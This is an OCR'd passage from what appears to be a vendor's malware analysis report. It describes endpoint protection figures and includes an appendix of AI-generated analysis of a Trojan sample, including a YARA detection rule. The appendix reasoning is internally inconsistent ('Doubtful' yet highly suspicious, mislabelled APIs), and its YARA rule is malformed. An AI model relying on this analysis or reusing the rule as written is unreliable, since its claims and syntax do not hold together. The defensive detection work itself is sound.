

Figure 7-1 When a virus is found, the first time a virus is captured and an alarm is sent 71

Antiy IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.



Figure 7-2 The IEP Management Center assists the administrator to realize efficient terminal security management 72

Appendix: Antiy LanDi VILLM (Virus Inspection Large Language Model)

Antiy LanDi VILLM can carry out automatic analysis on the samples. part of the analysis contents are as follows:

Based on the provided logs and analysis results, the following are detailed conclusions and explanations:

1. Judgment conclusion

Evaluation result: Doubtful (accuracy: About 95%)

2. Detailed explanation
3. Basis of feature matching and judgment:
   - Malicious API call: Multiple call of certificate-related API in log, such as GetDeviceIndex, FreeEnvironmentStrings, CertGen, etc. These APIs are often used to handle certificate and security-related tasks, and malware often use these APIs to perform malicious operations, such as bypassing certificate verification and obtaining private keys.
   - String analysis: The log contains a large number of certificate-related URLs and strings, such as crl3. digicert .com, ocsp. digicert, ccerts. Digicert .com, etc. These domain names are usually associated with the CA authority associated with the digital certificate.
   - Obfuscating and coding: Obfuscating snippets of code that appear in logs (such as?? Indicating that it is not selected for use as a feature) may be used to hide malicious behavior, increasing the difficulty of detection.
   - Abnormal behavior pattern: Multiple repeated byte patterns in the log (for example, 04 81 AD 30 81 AA 30 53 A0 51 A0 4F 86 4D 68 74 74 70 3A 2F 2F 63 72 6C) 33 2E 64 69 69 63 65 72 74 2E 63 6F 6D), which may be used to populate data or hide malware.
4. malware characteristics:
   - Certificate-related operations: There are certificate-related API calls that may be used to obtain, verify, or use certificates for malicious communication.
   - Obfuscation and encryption: The log contains a lot of obfuscated code, which increases the complexity of detection and may be used to hide malicious behavior.
   - Exception string: Multiple domain names and paths associated with digital certificates appear, which may be used to bypass security detections or conduct malicious communications.
5. Assessment accuracy:
   - High confidence feature: There are many features matching with malware features in the log, which increases the accuracy of detection.
   - Potential ambiguity: Some features (such as?? Indicates that it is not selected for use as a feature) may hide malicious behavior, but the overall feature still shows a high degree of suspicion.

According to the national standard draft, the threat classification is Trojan. Win32. Spybind, and the YARA rules for automatic feature extraction are as follows:

```
Rule Trojan. Win32.shipcome: Trojan {
Meta:
Description = "This is a section of YARA rules generated by the VILLM V2 model. used to detect Trojan.
Win32.shipcome."
Strings:
$a = {f7 d3 4f 33 f8 c1 c6 17}
$b = {c1 ce 17 33 f8 47 f7 d3}
$c = {4e 33 c3 33 cf f7 d0 33 c5 c1 cf 17 4e 4b}
$d = {f7 d0 f7 d0 87 c7 f7 d2}
$e = {4b 33 cd 87 c1 ff e0}
```

Condition:
All of them
}

Antiy LanDi VILLM is the first threat detection generation algorithm registered by the State Cyberspace Administration in China. The model is trained based on the massive sample feature engineering data accumulated over the past 20 years by Antiy Cyber Super-brain. The training data includes file identification information, decision information, attribute information, structure information, behavior information, host environment information, data information, and the like, The system supports threat judgment and detailed knowledge understanding of vector features under different scenarios, forms multi-form detection methods applying different requirements and scenarios, and improves the ability to judge hidden threats in the background. Further empowering safe operations.

Figure 8-1 The sample analysis results of Antiy LanDi VILLM-1

Reference Materials

[1]. Antiy.Trojan / Win32.ArmouryLoader virus detailed explanation and protection - computer virus encyclopedia [R / OL]. (2025-07-07) Https: / / www.virusview.net / malware / Trojan / Win32 / ArmouryLoader